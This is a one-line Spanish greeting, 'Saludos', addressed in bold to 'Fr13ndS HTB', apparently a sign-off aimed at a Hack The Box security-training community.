Saludos **Fr13ndS HTB**